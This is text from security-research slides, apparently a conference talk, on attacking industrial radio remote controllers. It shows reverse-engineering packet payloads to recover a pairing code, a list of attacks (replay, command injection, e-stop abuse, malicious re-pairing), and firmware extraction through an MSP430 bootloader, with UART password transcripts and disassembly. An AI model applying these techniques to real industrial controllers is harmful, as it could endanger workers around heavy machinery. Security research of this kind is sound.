
Developing complex attacks

```
CC1120 = cc.CC1120()

emu_cmds = False #If True, will reset registers when a SRES command is rx.
break_on_tx = False #If True, will stop processing logs at first TX and print register states.
tx_data = True #If True, will send TX FIFO data to GRC via ZMQ.

CC1120.reset()
CC1120.process_SPI_log("../spi/x1-long.txt",
                      "../spi/decoded/x1-long_decoded.txt",
                      "../packet_data/x1-long.py",
                      emu_cmds, break_on_tx, tx_data)
```

Juuko RX Radio



Payload Reverse Engineering

- Synchronization word
- Optional length byte
- Optional address byte
- Payload
- Optional 2 byte CRC




Figure 18: Packet Format

Payload Reverse Engineering



Custom application protocol
(with security through obscurity baked in, usually)

Payload Reverse Engineering

00	65	89	43	88	D3	32	CF	44	A5	06	B2
01	7A	75	48	8C	C0	22	C0	34	9A	FA	B8
02	7B	7D	71	98	CD	2E	DD	34	9B	02	B2
03	78	71	46	8C	C2	1E	BE	14	78	DE	E4
04	79	71	47	88	3F	1A	BB	04	69	CE	F2
05	7E	7D	4C	8C	3C	1A	BC	04	5E	C2	F8

Sequential ID



Payload Reverse Engineering

00	65	89	43	88	D3	32	CF	44	A5	06	B2	02	7B	7D	71	98	CD	0E	CD	34	9A	02	83
01	7A	75	48	8C	C0	22	C0	34	9A	FA	B8	02	7B	7D	71	98	CD	2E	4D	34	9B	02	22
02	7B	7D	71	98	CD	2E	DD	34	9B	02	D2	02	7B	7D	71	98	CD	2E	8D	34	9B	02	E2
03	78	71	46	8C	C2	1E	BE	14	78	DE	E4	02	7B	7D	71	98	CD	2E	C5	34	9B	02	AA
04	79	71	47	88	3F	1A	BB	04	69	CE	F2	02	7B	7D	71	98	CD	2E	C9	34	9B	02	A6
05	7E	7D	4C	8C	3C	1A	BC	04	5E	C2	F8	02	7B	7D	71	98	CD	2E	CC	34	9B	02	A3


Fixed Sequential ID

Payload Reverse Engineering

02	7B	7D	71	98	CD	0E	CD	34	9A	02	83
02	7B	7D	71	98	CD	2E	4D	34	9B	02	22
02	7B	7D	71	98	CD	2E	8D	34	9B	02	E2
02	7B	7D	71	98	CD	2E	C5	34	9B	02	AA
02	7B	7D	71	98	CD	2E	C9	34	9B	02	A6
02	7B	7D	71	98	CD	2E	CC	34	9B	02	A3

Interesting 4 bytes

Play Around With the Pairing Code



Payload Reverse Engineering

```
08 B5 0E 6B C8 18 22 C6 24 7D D6 BF (x1)
0D 9E FA 54 AC 07 2A B5 04 56 B2 85 (x1)
0E 9F E2 3D 98 F2 06 A0 F4 47 9A 7F (x1)
11 A2 E2 28 6C B3 42 61 B4 0A 5A 25 (x1)
14 A1 E6 27 68 AC BA 3A 84 D9 2E EF (x1)
19 AA F2 40 8C DB 52 69 B4 02 4A 05 (x1)
1C A9 F6 3F 88 D4 6A 62 A4 F1 3E 1F (x1)
1F 8C BE F2 3C 85 86 13 54 94 D6 81 (x1)
20 8D BE F3 28 70 F2 FE 44 85 C6 AF (x1)
24 91 C6 F7 28 5C DA CA 04 49 8E 6F (x1)
29 9A D2 10 4C 8B F2 F9 34 72 AA 45 (x1)
```

Pairing code: 20 10 77 C8

Payload Reverse Engineering

```
08 7D 79 7B E8 DB 22 C6 24 7D D6 F3 (x1)
0D 56 8D 44 8C C4 2A B5 04 56 B2 C9 (x1)
0E 57 95 2D B8 31 06 A1 F4 47 9A 32 (x1)
11 6A 95 38 4C 70 42 60 B4 0A 5A 68 (x1)
14 69 91 37 48 6F BA 3B 84 D9 2E A2 (x1)
19 62 85 50 AC 18 52 69 B4 02 4A 49 (x1)
1C 61 81 2F A8 17 6A 63 A4 F1 3E 52 (x1)
1F 44 C9 E2 1C 46 86 12 54 94 D6 CC (x1)
20 45 C9 E3 08 B3 F2 FF 44 85 C6 E2 (x1)
24 59 B1 E7 08 9F DA CA 04 49 8E 23 (x1)
29 52 A5 00 6C 48 F2 F8 34 72 AA 08 (x1)
```

Zeroed code: 00 00 00 00

Payload Reverse Engineering

08 B5 0E 6B C8 18 22 C6 24 7D D6 BF (x1) .^ 08 7D 79 7B E8 DB 22 C6 24 7D D6 F3 (x1)	=	00	!C8! !77! !10! !20!	C3	00	00	00	00	00	4C
0D 9E FA 54 AC 07 2A B5 04 56 B2 85 (x1) .^ 0D 56 8D 44 8C C4 2A B5 04 56 B2 C9 (x1)	=	00	!C8! !77! !10! !20!	C3	00	00	00	00	00	4C
0E 9F E2 3D 98 F2 06 A0 F4 47 9A 7F (x1) .^ 0E 57 95 2D B8 31 06 A1 F4 47 9A 32 (x1)	=	00	!C8! !77! !10! !20!	C3	00	01	00	00	00	4D
11 A2 E2 28 6C B3 42 61 B4 0A 5A 25 (x1) .^ 11 6A 95 38 4C 70 42 60 B4 0A 5A 68 (x1)	=	00	!C8! !77! !10! !20!	C3	00	01	00	00	00	4D
14 A1 E6 27 68 AC BA 3A 84 D9 2E EF (x1) .^ 14 69 91 37 48 6F BA 3B 84 D9 2E A2 (x1)	=	00	!C8! !77! !10! !20!	C3	00	01	00	00	00	4D
19 AA F2 40 8C DB 52 69 B4 02 4A 05 (x1) .^ 19 62 85 50 AC 18 52 69 B4 02 4A 49 (x1)	=	00	!C8! !77! !10! !20!	C3	00	00	00	00	00	4C
1C A9 F6 3F 88 D4 6A 62 A4 F1 3E 1F (x1) .^ 1C 61 81 2F A8 17 6A 63 A4 F1 3E 52 (x1)	=	00	!C8! !77! !10! !20!	C3	00	01	00	00	00	4D
1F 8C BE F2 3C 85 86 13 54 94 D6 81 (x1) .^ 1F 44 C9 E2 1C 46 86 12 54 94 D6 CC (x1)	=	00	!C8! !77! !10! !20!	C3	00	01	00	00	00	4D
20 8D BE F3 28 70 F2 FE 44 85 C6 AF (x1) .^ 20 45 C9 E3 08 B3 F2 FF 44 85 C6 E2 (x1)	=	00	!C8! !77! !10! !20!	C3	00	01	00	00	00	4D
24 91 C6 F7 28 5C DA CA 04 49 8E 6F (x1) .^ 24 59 B1 E7 08 9F DA CA 04 49 8E 23 (x1)	=	00	!C8! !77! !10! !20!	C3	00	00	00	00	00	4C
29 9A D2 10 4C 8B F2 F9 34 72 AA 45 (x1) .^ 29 52 A5 00 6C 48 F2 F8 34 72 AA 08 (x1)	=	00	!C8! !77! !10! !20!	C3	00	01	00	00	00	4D

Pairing code: 20 10 77 C8



Payload Reverse Engineering

08 B5 0E 6B C8 18 22 C6 24 7D D6 BF (x1) .^ 08 7D 79 7B E8 DB 22 C6 24 7D D6 F3 (x1)	=	00 !C8! !77! !10! !20! C3 00	00 00 00 00	4C
0D 9E FA 54 AC 07 2A B5 04 56 B2 85 (x1) .^ 0D 56 8D 44 8C C4 2A B5 04 56 B2 C9 (x1)	=	00 !C8! !77! !10! !20! C3 00	00 00 00 00	4C
0E 9F E2 3D 98 F2 06 A0 F4 47 9A 7F (x1) .^ 0E 57 95 2D B8 31 06 A1 F4 47 9A 32 (x1)	=	00 !C8! !77! !10! !20! C3 00	01 00 00 00	4D
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20 8D BE F3 28 70 F2 FE 44 85 C6 AF (x1) .^ 20 45 C9 E3 08 B3 F2 FF 44 85 C6 E2 (x1)	=	00 !C8! !77! !10! !20! C3 00	01 00 00 00	4D
24 91 C6 F7 28 5C DA CA 04 49 8E 6F (x1) .^ 24 59 B1 E7 08 9F DA CA 04 49 8E 23 (x1)	=	00 !C8! !77! !10! !20! C3 00	00 00 00 00	4C
29 9A D2 10 4C 8B F2 F9 34 72 AA 45 (x1) .^ 29 52 A5 00 6C 48 F2 F8 34 72 AA 08 (x1)	=	00 !C8! !77! !10! !20! C3 00	01 00 00 00	4D



ATTACKS

VENDORS

DIFFICULTY


COST

1: Record & Replay

ALL






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
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
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ATTACKS	VENDORS	DIFFICULTY	COST
1: Record & Replay	ALL		\$\$\$\$
2: Command Injection	ALL		\$\$\$\$
3: E-Stop Abuse	ALL		\$\$\$\$
4: Malicious Re-pairing	PART		\$\$\$\$

Malicious Re-Programming



FCC schematics of the **SAGA** radio controller.
<https://fccid.io/NCTSAGA1-L8/Schematics/schematics-4-273419>



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


Figure 2. BSL Entry Sequence at Shared JTAG Pins

- 1KB Bootloader
- Password is $16 * 2$ bytes IVT
- BSL ver 1.3



A1163D18 (TX)

RX password

TX(UART) 80 (Sync)

AX=FFE0h

RX(UART) 90

Len = 32

Wrong password → Mass erase disabled

TX(UART) 80 10 24 24 E0 FF 20 00 00 F0 98 F4 98 F4 98 F4 00 F0 72 F3 00 F0 00 F0 72 F3 00 F0 9B 34

RX(UART) A0 (DATA_NAK)

TX(UART) 80 (Sync)

BSL Password on my device

RX(UART) 90 (DATA_ACK)

TX(UART) 80 10 24 24 E0 FF 20 00 00 F0 00 F0 00 FD 00 FD 00 FD 00 F0 00 FA 00 F0 00 F0 00 FA 00 F0 9B 39

RX(UART) 90 (DATA_ACK)

TX(UART) 80 (Sync)

RX(UART) 90 (DATA_ACK)

TX(UART) 80 14 04 04 80 10 80 00 7B FF (Read from information flash, size = 128 bytes)

RX(UART) 80 00 80 80 EE F0 00 0F 96 3C CC 0F 96 16 00 F9 40 1F 00 B8 EF 0A 20 20 06 26 00 01 00 00 01 01 B8 B8 16 00 55 42 80 10 55 E2 81 10 55 52 82 10 55 E2 83 10 55 52 84 10 55 E2 85 10 55 52 86 10 55 E2 87 10 55 52 88 10 55 E2 FF 10 30 41 55 42 80 10 55 52 81 10 55 E2 82 10 55 52 83 10 55 E2 84 10 55 52 85 10 55 E2 86 10 55 52 87 10 55 E2 88 10 55 52 FE 10 30 41 01 01 01 FF FF FF FF FF FF E4 FE E1 00

TX(UART) 80 (Sync)

RX(UART) 90 (DATA_ACK)

TX(UART) 80 14 04 04 D0 FF 0F 00 A4 10 (Read from code flash, size = 15 bytes)

RX(UART) 80 00 0F 0F FF 89 04 00 00 F0 00

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$ MSPFet.EXE +r "psw.txt" -BLS=COM5
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146 seg000:0000F062
147 seg000:0000F062 clear_mem_loop:           ; CODE XREF: seg000:0000F06C^Yj
148    clr.w 0(R5)                      ; Clear memory 200h - 27Fh
149    incd.w R5
150    cmp.w #280h, R5
151    jnz   clear_mem_loop
152    seg000:0000F06E mov.w 8290h, 23Ah      ; WTF? memory 290h
153    seg000:0000F074 call #check_info_sanity
154    seg000:0000F078 xor.b #0, R5
155    seg000:0000F07A jz    sanity_ok
156    seg000:0000F07C bis.b 2, 21h        ; P1.1 GLED HI
157    seg000:0000F082 bis.b 4, &29h       ; P2OUT, P2.2 RLED HI
158    seg000:0000F088
159    seg000:0000F088 blink_both_led:          ; CODE XREF: seg000:0000F09E^Yj
160    xor.b #2, &21h                      ; P1.1 GLED blink
161    xor.b #4, &29h                      ; P2OUT, P2.2 blink
162    seg000:0000F090 clr.w R5
163    seg000:0000F092 mov.w #7, R6
164    seg000:0000F096
165    seg000:0000F096 local_wait:             ; CODE XREF: seg000:0000F098^Yj
166    seg000:0000F096
167    seg000:0000F096 dec.w R5
168    seg000:0000F098 jnz   local_wait
169    seg000:0000F09A dec.w R6
170    seg000:0000F09C jnz   local_wait
171    seg000:0000F09E jmp   blink_both_led
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Did not pass sanity check. Blink both LED forever.

Blink both

Check firmware integrity
in the flash

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102 seg000:000010CA check_info_sanity:          ; CODE XREF: seg000:0000F074^Yp
103 seg000:000010CA
104 seg000:000010CA mov.b &infoptr, R5          ; DATA XREF: seg000:0000F074^Yo
105 seg000:000010CE add.b &infoptr+1, R5         ; R5 = 0EEh
106 seg000:000010D2 xor.b &infoptr+2, R5         ; R5 = 1DEh
107 seg000:000010D6 add.b &infoptr+3, R5         ; R5 = 1EDh
108 seg000:000010DA xor.b &infoptr+4, R5         ; R5 = 17Bh
109 seg000:000010DE add.b &infoptr+5, R5         ; R5 = 1B7h
110 seg000:000010E2 xor.b &infoptr+6, R5         ; R5 = 17Bh
111 seg000:000010E6 add.b &infoptr+7, R5         ; R5 = 18Ah
112 seg000:000010EA xor.b &infoptr+8, R5         ; R5 = 11Ch
113 seg000:000010EE add.b &byte_10FE, R5        ; R5 = 200h
114 seg000:000010F2 ret
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Differs from here

OK if lower R5 is []





